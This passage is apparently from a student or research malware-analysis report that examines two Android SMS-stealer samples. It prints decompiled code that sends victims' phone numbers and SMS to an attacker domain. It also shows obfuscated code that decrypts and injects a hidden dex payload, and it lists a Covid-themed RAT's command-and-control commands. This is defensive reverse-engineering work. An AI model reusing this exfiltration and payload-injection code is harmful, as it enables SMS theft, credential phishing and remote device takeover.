The last snippet to show is the connect function. The connect function uses `AndroidNetworking` to send a get request to the malware endpoint with the phone and SMS as parameters. The interesting thing here is the error function (the logged text is also interesting), if it fails it sends the get request to Google. But see how the parameters are badly formed, it basically appends the phone number to `https://google.com`, so the domain will be invalid, it's not a proper GET request.

```
</> public connect(final String str1, final String str2, Context context)
```

```
1  public connect(final String str, final String str2, Context context) {
2    this.url = str;
3    this.context = context;
4    AndroidNetworking.initialize(context);
5    AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2).build()
         .getAsJSONArray(new JSONArrayRequestListener() { // from class: ir.siqe.holo.connect.1
6      [...]
7      @Override
8      public void onError(ANError aNError) {
9        Log.i("==================", "erroeererewrwerwer");
10       AndroidNetworking.get("https://google.com" + str + "&info=" + str2).build().getAsJSONArray
             (new JSONArrayRequestListener() { // from class: ir.siqe.holo.connect.1.1
11         [...]
12       });
13     }
14   });
15 }
```

In particular, all requests the app is performing are done as GET requests to **https://elaqie.org** with query parameters phone containing the user's phone number, and `info` which contains the data to send (captured SMS or status test).

Now dynamically we'll receive an SMS with the Android emulator toolbox.




Figure 2. A GET request sending a received SMS to the attacker's server

See how inmediatly the application sends the received SMS right away.

3.1.5 Results

To conclude with this sample, we'll summarize the most important findings:

- Simple malware
- Malware developer lacks developing skills
- Already marked as malware, domain is already down
- Some parts of the malware are not working
- No obfuscation

As a last conclusion, we were surprised at how easy this kind of SMS stealer malware is. Any application could justify SMS reading capabilities, for example, to automatically verify 2FA SMS codes (as a lot of apps do with the official secure API[1]). An application could easily trick the user to give SMS permissions and then, they can access all SMSs and not only certain phone number SMS.

It would be nice to fine-grain SMS access to, for example, a certain phone number or even better, for a certain timeframe.

[1] https://developers.google.com/identity/sms-retriever/overview

3.2 Covid19

- **Name:** Covid19.apk
- **First Seen:** 2023-05-06 15:21:00 UTC
- **Type:** SMS Stealer
- **File Type:** APK, no external libraries
- **Source:** https://github.com/mstfknn/android-malware-sample-library/blob/master/Covid19%20Samples/1726CDD1BC9511216D1162B49000DD830CA863138F26FD27AA68C13E16AD7E73.apk

```
>_ app info

App Name                Covid19
File Name               1726CDD1BC9511216D1162B49000DD830CA863138F26FD27AA68C13E16AD7E73.apk
Package Name            hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw
Size                    1.41MB
MD5                     01512eeb021bad8b527f4becc26b6139
SHA1                    83b45cb212fec30505e34a6485ca0154113dfcaf
SHA256                  1726cdd1bc9511216d1162b49000dd830ca863138f26fd27aa68c13e16ad7e73
Main Activity           zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.
     mygigcaltbheqm
Target SDK              29
Min SDK                 20
Max SDK
Android Version Name    1.0
Android Version Code    1
```

3.2.1 Introduction

A lot of malware is trying to mask as legit applications to trick customers to use it without knowing about the malicious intent. In many cases, malware targets popular topics or apps which a huge amount of users use, so that it can infect the maximum amount of hosts.

For the second malware we wanted to analyze we looked at a malware that was focused on a popular topic. The malware originated during the Covid19 Crisis and was targeted toward people trying to use a Covid19 tracker. The malware masked itself as an application that people could use to track where covid infection happened in their surroundings, kind of similar to the app that the red cross in Austria offered at that time.

Unfortunately, we were not able to find any information about how many users the malware was able to infect, as there is no public information about this online.

3.2.2 Behaviour

User Interface:

The malware does not preset much of a User Interface. In fact, when the User attempts to open the malware using the launcher icon, the main activity is disabled and thus either hidden on pre-Android 10 devices or is a shortcut to the app details in the System Settings, instead.

After rebooting and waiting some time, the malware displays a notification prompting the user to “Enable Covid19” continuously, that is the notification sound is played continuously and the notification is continuously shown as a Heads-up notification.

When the user presses on the notification, it opens an Activity that demonstrates how the Accessibility service of the malware can be enabled. The look of the demonstration resembles MIUIs style, which is mostly used by Xiaomi. Also, after some time the malware may ask to be except from battery optimizations.

Features of the malware:





Figure 3. The user-visible parts of the malware

The malware has a very exhaustive set of features. Most notably, it can control Teamviewer and initiate a session with attacker-provided credentials and can load an additional APK as "patch" file, making the malware very versatile and updateable. Some further notable features include call recording, disabling Google Play Protect, sending and receiving an SMS, reading contacts and files, phishing GMail passwords, and opening Google Authenticator.

Unsafe traffic:
The app allows for cleartext traffic as the setting android:usesCleartextTraffic=true is set. The data it transfers is symetrically encrypted.

Dangerous Permissions requested:

```
>_ Dangerous Permissions Requests
android.permission.RECEIVE_SMS
android.permission.READ_CONTACTS
android.permission.RECORD_AUDIO
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.CALL_PHONE
android.permission.SEND_SMS
android.permission.GET_ACCOUNTS
android.permission.READ_EXTERNAL_STORAGE
```



3.2.3 Reversing

Vulnerabilties:
Interestingly the malware itself is also vulnerable. As the malware is signed with signature scheme v1 it is vulnerable to the janus vulnerability.

Strong Obfuscation:
The app is heavily obfuscated. The package names have been scrambled, and the class and function names have been replaced using a combination of words. Also, the app contains a variety of functions and function overloads and does mostly not call functions with direct arguments. Instead, it does call functions that decode the arguments or do indirect calls, accesses, and writes, using reflection. The code also contains many member variables whose values are continuously changed through many computations within the functions. However, it does not look like the code depends on these computational results, e.g. as some authorization technique where the values must match with the function's expectation to correctly compute the actual task.

Reflection:
Most of the interesting calls are hidden by the App through the usage of the Java Reflection API and the class loader. It uses `java.lang.reflect.Constructor` to create instances of some classes, `java.lang.reflect.Field` to access members and `java.lang.reflect.Method` to call methods of instances without directly referencing them. This makes static analysis more tedious and makes it also possible to obfuscate the used facilities.

Furthermore, the App is instantiating a DexClassLoader so that it can load Java classes from dex files. The usage of the reflection classes within the malware is shown in the Appendix section 5.1.4.

Foreign app parts:
The app seems to include parts of Microsoft's Office suite in its source code in an obfuscated way, as suggested by included strings. As there are no (direct) references to these classes, the classes have unresolved imports to `com.microsoft.office.*` packages and it also does not seem like the classes are dynamically provided, it is very unlikely that they are in actual use (not even using reflection) and are just used to divert attention or to attempt fooling static analysis. Some examples are shown in the Appendix, section 5.1.5

Missing classes in AndroidManifest:
The app declares a lot of Services, BroadcastListeners, Receivers, and Activities in package `zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng` that do not seem to be part of the app itself. It must load additional classes from another source before Android. The manifest contains only one reference to an existing app class, namely `hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Wsampleutility`.

Analysis of the lifecycle interface methods:
To further analyze the app, we have to find the remaining classes of the app. As the app still has to adhere to Android's interface definitions to receive lifecycle callbacks, we looked at the `@Overrides` of the app's application `Wsampleutility` and found two overrides: `void attachBaseContext(Context context)` and `void onCreate()`.

The app creates two new directories in `/data/user/0/hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw`, namely `app_DynamicLib` and `app_DynamicOptDex`. Furthermore, the function constructs a path for file `tNpK.json` in the `app_DynamicOptDex` directory in function `String runend(String str)`. It passes the Path to function `boolean smartwant(String str)`, which further calls into `boolean connectcritic(String str, Context context, String str2)` and `boolean giveendorse(String str, Context context,`

`String str2)` in class `Zrangeabuse`.

Extraction of the second stage from APK assets:
The sole purpose of `Zrangeabuse` itself is to extract a dex file containing further code from its assets and decrypt it. For most methods of the Android and Java API it invokes, the class has a set of functions: The top-level functions call a function that contains the string data and expects float arguments (that are calculated using other functions). However, while the float argument is not used, the functions modify the class member state, so they must still be called. The string functions contain two-byte arrays (where the second array has a variable length per function) that are XORed together and passed to String's `byte[]` constructor through three more levels of functions. One such function call chain is illustrated in the Appendix, section 5.1.6

Using this construct, the function `giveendorse` tries to call AssetManager.addAssetPath with the `tNpK.json` file in the `app_DynamicOptDex` directory. If it does not exist, it opens a `BufferedInputStream` to the `tNpK.json` file bundled inside the APK using `context.getAssets().open()`, opens a `FileOutputStream` to the `tNpK.json` file in the `app_DynamicOptDex` directory, and unpacks it as-is using functions `visitenjoy` (to read) and `rabbitaudit` (to write). The code of the loop is illustrated in the Appendix, section 5.1.7.

After unpacking it, the function further determines the size of the file using function `mountainsession` and re-reads the data using `fixthing`. The function then decrypts the data:

- `giveendorse` calls `mytheffort` which calls `surveycolor` with the data as `byte[]`.
- `surveycolor` calls `overchild("TPfnAJe".toBytes())` to create a 256 byte `int[]` consisting of elements from 0..255 whose elements are swapped around using both the input and the output array itself:
- `surveycolor` uses two indexes for the key array to swap elements in the key array itself and to calculate a position in the key array whose value is XORed with the current data byte.


For the decompiled code and a Python reimplementation of the decryption algorithm, please refer to the Appendix, sections 5.1.8 and 5.1.1, respectively.

Finally, function `giveendorse` writes the decrypted data to the `tNpK.json` file in the `app_DynamicOptDex` directory, closes all streams and returns `true` if no Exception occured.

Injection of the extracted dex file into the class loader:
After class `Zrangeabuse` unpacked and decrypted the dex file, `Wsampleutility`'s `onAttachBaseContext` further uses `Aspeakburger`'s `oftenfriendly` function which injects the dex file into the app's classpath. From the app's `Context` instance, the function uses reflection to access the private member `mPackages` so that it can obtain a reference to its `LoadedApk` instance. This class has a private member `mClassLoader` which contains an instance of DexClassLoader that is used by the app for loading classes.

`Aspeakburger` creates a new instance of the DexClassLoader with the path of the decrypted dex file, and replaces the ClassLoader in the `LoadedApk` with this new instance, allowing it to instantiate classes that are contained in the decrypted binary. Even though these fields are private, the malware can access them by calling the `setAccessible` function.

`Wsampleutility's` override for `public void onCreate()` uses on more class for additional setup, `Xdealhood`, starting with function `tiltobscure`. The function tries to resolve a class by its fully qualified name, but the string passed by `Wsampleutility` is always empty, so the resolution would not work. Furthermore, while attempting to obtain a class loader, the code encounters a `NullPointerException`. Thus, it fails to perform its functionality and skips operation due to an



```
/* renamed from: runsilver */
public WeakReference runsilver_getLoadedApkRefFromActivityThreadPackages(Field mPackages, Class activityThread, Context context) throws Exception {
    PpXkSwDkJC_53491 = (804732 - PpXkSwDkJC_53491) + (TWSyqofmpk_876640 / 608864);
    Method field_get = mPackages.getClass().getMethod(ranchburden_getString_get(welcomeburst(ranchburden_getString_get(FloatBuffer.wrap(FloatBuffer.allo
    PpXkSwDkJC_53491 = TWSyqofmpk_876640 * 766546;
    field_get.setAccessible(true);
    TWSyqofmpk_876640 = PpXkSwDkJC_53491 + 807538;
    Object[] objArr = {refusecarry(activityThread)};
    PpXkSwDkJC_53491 = 117990 - TWSyqofmpk_876640;
    return (WeakReference) ((Map) alwaysscreen_callFunction('c', 1444, field_get, mPackages, objArr)).get(arenacrumble_getPackageName(context));
}

/* renamed from: roseshell */
public void roseshell_replaceDexClassLoader(Field mClassLoader, String str, String str2, String str3, WeakReference loadedApk) throws Exception {
    TWSyqofmpk_876640 = (TWSyqofmpk_876640 / 787850) - PpXkSwDkJC_53491;
    mClassLoader.set(rapiduncover_weakReference_get(loadedApk), denialgiraffe_createDexClassLoader(str, str2, str3, mClassLoader, loadedApk));
}

/* renamed from: denialgiraffe */
public DexClassLoader denialgiraffe_createDexClassLoader(String str, String str2, String str3, Field mClassLoader, WeakReference loadedApk) throws Exception {
    this.LnABtkJEOb_216632 = ((this.LnABtkJEOb_216632 * 66723) - TWSyqofmpk_876640) - PpXkSwDkJC_53491;
    Constructor constructor = DexClassLoader.class.getConstructor(String.class, String.class, String.class, ClassLoader.class);
    int i = TWSyqofmpk_876640;
    int i2 = this.LnABtkJEOb_216632;
    DexClassLoader dexClassLoader = (DexClassLoader) constructor.newInstance(str, str2, str3, (ClassLoader) justgold_getClassLoader(mClassLoader, loadedApk));
    this.LnABtkJEOb_216632 -= PpXkSwDkJC_53491 * TWSyqofmpk_876640;
    return dexClassLoader;
}
```

Figure 4. Functions in `Aspeakburger` that inject the dex file in the classpath

empty `catch` block. While the call from `Wsampleutility` was a no-op, usage using reflection could not be fully ruled out.

Second stage debugging:
To further accomplish debugging of the dex file in the payload, these classes were included directly in the app. The dex file has been disassembled using baksmali and its small files have been copied in `apktool`'s working directory so that it can be repackaged and resigned.

>_ Steps to include the 2^{nd} stage into the APK

```
# Disassemble the dex file
baksmali d -o hidden_dex_out decrypted.dex
# Copy the smalis to apktool's workdir
cp -r hidden_dex_out/* out/smali
# Repackage and sign
java -jar ./apktool_2.7.0.jar b -o patched_with_dex.apk out
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore resign.keystore patched_with_dex.
     apk alias_name
```

The bundled dex file does not try to obfuscate the code as much as the base app code. It does not contain pointless computations that may distract the attention from relevant positions and does not use reflection as aggressively but rather calls almost all functions directly. All strings are base64-encoded and require some further decoding, which is done by one single function that is copied 1:1 into each class that requires it. Compared to the base app, the decompiled 2nd stage Java code is easily readable. Also, the string deobfuscation code uses the same algorithm as the dex decrypt algorithm but has a different key, and the strings are provided as base64-encoded strings that decode to hex strings. For an adapted version of the Python implementation that decrypts the base64-encoded hex strings and emits the string, please refer to the Appendix, section 5.1.2.

Main activity:
The main "activity" is contained in class `zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.mygigcaltbheqm` which does not feature an UI. Rather, it performs initialization:

- Disable the main activity on non-Xiaomi devices, or Xiaomi devices running MIUI<10 and API level <29.
  The app tries to hide the main activity's launcher icon from the app drawer using function `PackageManager.setComponentEnabledSetting`. However, since Android 10, the system will generate a synthesized launch activity opening the app details in the Settings app in this case.

- If this is the first start of the app, populate the SharedPreferences data storage with initial values
- Enables a repeating Intent in the AlarmManager each 10 seconds that invokes BroadcastReceiver `lnniurgavvypbld`.
- If it is not already running, starts service `ubrawjod`. If this fails, the app checks if battery optimizations are enabled and opens a system dialog asking the user to disable them for the app.
- If it is not already running (indicated by a shared preference item in this case), starts the service `jxtna`. For API levels >= 26, this is done as foreground service.
- On an Xiaomi device with MIUI>=10, it starts activity `rlalphxegdobgii` if its accessibility service is not yet enabled, or opens the MIUI "Permissions Editor" for the app if it does.

ubrawjod - “King service”:
This service is referenced to as “king service” by respective log strings. Unfortunately, JADX was unable to decompile the source, so its functionality is unknown, but the raw small code may be observed. In the logs, it periodically writes ticks in increments of two. No other log entries were printed. It also seems to periodically invoke the data collection service, `pnlpuklxwf`. Due to referenced shared preferences and strings, it seems like the service is capable of injection and recording audio and calls.




Figure 5. The first ticks of the king service

rlalphxegdobgii - Web UI:
The activity `rlalphxegdobgii` is only effective if the accessibility services were not yet enabled. It is shown by the main activity on Xiaomi devices. As the code also contains conditionals for non-Xiaomi devices, this activity is probably also started by other components. After a few reboot attempts, the malware displays a continuously repeating notification until the user enables the accessibility service. However, its appearance can be forced by sending an according intent:

>_ Invocation for starting the Web UI

```
am start-activity -n hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw/zyprizcwhroxzrounow.
    elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.rlalphxegdobgii
```

The activity decrypts an HTML document resembling the MIUI accessibility settings and uses embedded animated PNG arrows to highlight that the user has to enable the Accessibility service, and performs some template substitutions with localized strings. In the case of Xiaomi devices, it includes a localized string that the user has to go to a "Downloaded Apps" submenu. The prompt of the Web UI is highlighted by continuous Toasts that show "Enable Covid19". Please see figure 3 for the look of the activity.

If the continue button has been pressed, the activity opens the System’s accessibility settings, in the hopes that the user would enable the service.

jxtna - Ping sender and scren state listener:
The service `jxtna` itself waits for Intents that start the service by overriding the function `onStartCommand`. If the Intent contains “start” as extra, it installs a Wakelock and starts a thread

that sends a POST ping every 60 seconds to URI `https://jsonplaceholder.typicode.com/posts` with data `{'null':'null'}`. If the start intent contains "stop" as extra, it stops the ping thread.

Furthermore, on creation, the service dynamically registers and starts a BroadcastListener for actions `android.intent.action.SCREEN_OFF` and `android.intent.action.USER_PRESENT` to track whether the screen is off or on, respectively.

pyaqqttk - Audio recorder service
This service is responsible for recording audio and is referenced by the king service.

khdnxglpkqlgjjxa - Permissions requester
This service is responsible for requesting required permissions from the user. It is referenced by the king server.

vncborykgv - WhatsApp notification listener
This service listens for occuring notifications and prints a log message if a WhatsApp notification has been posted or removed. It does not store data anywhere.

njhltmfzs - Device locker
This service merely calls function `lock_now` from the device policy manager. It is referenced by the king service.

duujkrsss - Accessiblity service:
This service uses the Accessibility service functionality to control other apps. It is able, amongst others, to disable Google Play Protect from the Play Store and set up TeamViewer for remote access. Furthermore, it can block the accessibility settings to prevent disabling it again.

pnlpuklxwf - Data collection and command service:
The data collector service `pnlpuklxwf` is started alongside the king service and seems to also be invoked periodically by the king serivce.

Per default, the app uses domain `elcamino.top` to report the data back and seems to have a secondary domain at `bestwine.xyz`. To record the data sent by the service, RequestBin has been used to provide a remote endpoint the AVD can resolve (localhost does not work as it would resolve to localhost inside the AVD as well). To accomplish this, the default domains were set to `127.0.0.1` in the hosts file of the host computer. Furthermore, mitmproxy has been set up to rewrite the requests to RequestBin:

>_ mitmweb rerouting

```
mitmweb --map-remote "|//elcamino.top/|//enls3xykyxag.x.pipedream.net/elcamino/" --map-remote "|//
    bestwine.xyz/|//enls3xykyxag.x.pipedream.net/bestwine/"  -w covid.dump
```

When the service receives an intent, it sets up a timeout of 15 seconds after which the service is stopped using a thread before continuing with its main functionality. Initially, the service constructs a JSON file containing:

- **DM**: Whether the malware has a "download module" or not.
- **BL**: Battery level
- **TW**: The king service's tick timer
- **SA**: Whether the admin is active or not
- **SS**: Whether the screen is in Keygoard restricted input mode or not
- **LE**: The user's locale
- **SY**: Whether the accessibility service is running or not
- **SM**: Whether the app is the default SMS app or not
- **ID**: The device's ID

- **NR**: If the app can read the phone state, the telephone number; otherwise empty
- **GA**: All Google account names registered to the user
- **PS**: Whether the malware has permission `android.permission.WRITE_EXTERNAL_STORAGE`
- **PC**: Whether the malware has permission `android.permission.SEND_SMS`
- **PP**: Whether the malware has permission `android.permission.RECORD_AUDIO`
- **PO**: Whether the malware has permission `android.permission.READ_PHONE_STATE`
- **IS**: A ID setting as set by the remote using the `global_settings#` command
- **SP**: unknown

This JSON data is encrypted and sent to the domain specified above as parameter `ws` and with an additional parameter `q=info_device`. The endpoint itself responds with data that the app expects to be encrypted JSON data using the same key.

The encrypted JSON data can be decrypted using the same decryption methodology as for the stage 2 payload and the obfuscated strings, but requires a different key, which is listed in the Appendix, section 5.1.3. A sample transmission is illustrated in section 5.1.9.

If there is no response, the length of the response is smaller than 2 or the response contains "503 Service Unavailable", it tries to ping URLs from a fallback list by using JSON object `'1': '1'` and expecting a 200 response, replacing the endpoint domain with a working one. The app intends to receive a fallback domain from the secondary domain `bestwine.xyz` if this fails and the device has a network connection, however, it resets the flag that indicates success after the loop before a try-catch block exits, causing it to query a fallback from the secondary domain even if a working fallback has already been determined.

If there is an encrypted JSON response, the malware decrypts it and proceeds.

In case the JSON response contains string `get_new_patch` and it has not yet had a "download module", the service requests a new dex file using parameter `q=upgrade_n_patch` and a JSON object containing the device ID as payload. Only if the base64-encoded binary is greater than 10000 characters, it is written to `ring0.apk` in directory `apk` in the application's private storage. As the king service contains references to the APK name, the APK is probably injected by the aforementioned.

If the JSON response contains string `no_device`, it registers the device to the endpoint. It creates a new JSON file containing the device id, the OS version string, app name, locale, network operator name, device model, and manufacturer. In the case of Xiaomi devices, it also includes the Xiaomi version.

All other commands depend on the value of the key `this`:

- **device_no_cmd**: Sends a list of all installed packages and seems to receive a list of packages back. The list of packages is stored in the shared preferences and for each listed package, an according shared preference is created with name `text_` and the package name. The strings of this block mention "App Injection" but the actual functionality is unknown as the according shared preferences are referenced in the king service.
- **global_settings#**: Sets various configuration for the malware. It is able to set a freely selectible "ID setting" and provide a set of fallback domains. If not already set, it reads configuration for shared preferences `INJECTION_T`, `CARDS_T`, `EMAILS_T`, `ADMIN_T`, `PERMISSION_T` and `PROTECT_T`. These preferences are refernced in the king service, their functionality are unknown.
- **device_settings#**: Reads shared preferences `HIDE_SMS`, `LOCK_DEVICE`, `OFF_SOUND`, `KEYLOGGER`, `ACTIVE_INJECTION`, `ENDLESS_START`, `RECORD_CALLS`.
- **run_cmd**: Runs a provided command. Contains a key `data` that contains another base64-encoded JSON object. This object's key `cmd` determines the command to run:

- **grabbing_lockpattern**: Sets some variables that should instruct the king server to open a web UI mimiking the System's lock screen.
- **get_all_permission**: Adds the state of all permissions to the pushed-back data, to be send in the next device information POST.
- **run_record_audio**: Starts the audio recording service, if the app has sufficient permissions and if the service is not already running.
- **rat_connect**: Sets up the RAT service
- **change_url_connect**: Changes the URI of the endpoint
- **request_permission**: Sets king service shared pref `PERMISSION_T` to 1
- **change_url_recover**: Intended to replace the recovery URI list. The shared preferences it is written to are not referenced in read direction anywhere.
- **send_mailing_sms**: Sends a provided message to multiple receivers. The JSON object contains the amount of numbers which are queried from the endpoint using POST parameter `q=get_numbers`.
- **run_admin_device**: Sets king service shared pref `ADMIN_T` to 1
- **access_notifications**: Checks if the app's notification listeners are enabled and, if not, shows the System Setting's notification listener settings.
- **url**: Starts an intent with action `android.intent.action.VIEW` with the provided URI.
- **ussd**: Calls a provided number using intent action `android.intent.action.CALL`. Contrary to the name, it is not limited to USSD codes only.
- **sms_mailing_phonebook**: Sends a provided text to all contacts.
- **get_data_logs**: Includes installed applications, contacts list and all saved SMS to the next data transfer.
- **grabbing_google_authenticator2**: Starts the Google Authenticator app
- **notification**: Builds a notification with a provided information, including title, text, icon and intent to launch.
- **grabbing_pass_gmail**: Sets some variables that should instruct the king server to open a web UI asking for GMail credentials.
- **remove_app**: Like `remove_bot`, but also sends a specified message to all contacts
- **remove_bot**: Sets some shared preference keys that seem to be used by the king service.
- **send_sms**: Sends a provided text to a given phone number
- **run_app**: Starts a given app package's launch intent.
- **call_forward**: Sets up call forwarding to a specified number using the USSD code `*#21`.
- **patch_update**: Removes the APK file `ring0.apk`.

Figure 6. Registration JSON as logged by the collector service

wgxoydx - RAT service:
`wgxoydx` is a RAT service thpat can be enabled when the data collection endpoint sends a `rat_connect` response.

When an intent for the RAT has been sent, it continuously runs in a loop until it is commanded to disconnect. Each second, it performs a request to the same domain with parameter `q=rat_connect`

and a JSON containing the device ID, whether the screen is in Keyguard restricted input mode, and whether the app has permission to write to external storage.

It receives back a JSON document with `rat_cmd` as command string. All data are sent back to the same endpoint with query parameter `q=rat_cmd` in a JSON object with a key that matches the request:

1. **rat_disconnect**: Stops the RAT
2. **open_folder**: Performs a directory listing at the directory specified at key `open_file` and returns it to the endpoint.
3. **uploading_file**: Reads the file specified in key `uplading_file`, base64-encodes it and sends it to the endpoint.
4. **get_apps**: Returns a list of installed apps. Contrary to other commands, this command returns under cmd value `saved_apps`.
5. **connect_teamviewer**: Stores the username and password for the accessibility service to enter in the TeamViewer app and starts the app if key `fake` is not set to `true`. If key `hidden` is set to `true`, instructs the accessibility service to press `Back`. If key `fake` is set to `true`, shows a Toast with an embedded image. No data is sent back.
6. **open_teamviewer**: Same as `connect_teamviewer`, but without overwriting the username and password.
7. **send_settings**: Same as `open_teamviewer`, but without starting TeamViewer if not faked. If faked, the Toast will still be displayed.
8. **device_unlock**: Same as `send_settings` but without showing the Toast if faked. Additionally, (re)acquires a Wakelock.




Figure 7. The data send by the RAT during command query

lnniurgavvypbld - Lifecycle Management and SMS receiver:
The BroadcastReceiver `lnniurgavvypbld` is used by the malware to manage the lifecycle of the other services and to receive SMS. It is invoked either directly by the app using the repeating Intents, or by any Intent it is configured to receive (and has the sufficient permissions to receive):

- Boot completed / Quickboot Power-on
- SMS received
- User present

- Package added/removed

When it receives an Intent, the service prints "run_boot_broadcast_receiver" in the logs, regardless of whether it actually received a `BOOT_COMPLETED`. It further performs the following actions:

- On API >=23, it tries to run the "king service" using the JobScheduler service
- Enables a repeating Intent for itself each 20s using the AlarmManager
- Increments a counter in the shared preferences
- Requests to disable battery optimizations for the app using activity `kmbk`. This is the activity's sole responsibility and it does not host any UI.
- If the Intent contained SMS, it assembles the separate PDUs into a single string, appends the SMS body and sender to a backlog shared pref and causes the app to send the SMS data to an endpoint.
- If the app was instructed to start the RAT service at some point and it is not running, it starts the service
- If the service is not yet running and accessibility services have not been enabled, it starts service `jxtna`. However, if the accessibility service is enabled and running, it sends a "stop" intent to `jxtna`

Event queue:
Some actions cause the malware to log events, for example receiving SMS or blocking the user from disabling the accessibility service again. Such events are stored in an event queue list in shared preference `AG`. Each time an event is appended to this shared preference, the malware tries to send the queue to its endpoint using parameter `q=saved_data_device`. If successful, it clears the queue, otherwise it retains it and sends it until it is possible.


```
[API_Monitor]
{
  "category": "SharedPreferences",
  "class": "android.app.SharedPreferencesImpl",
  "method": "getString",
  "args": "[\"AS\",null]",
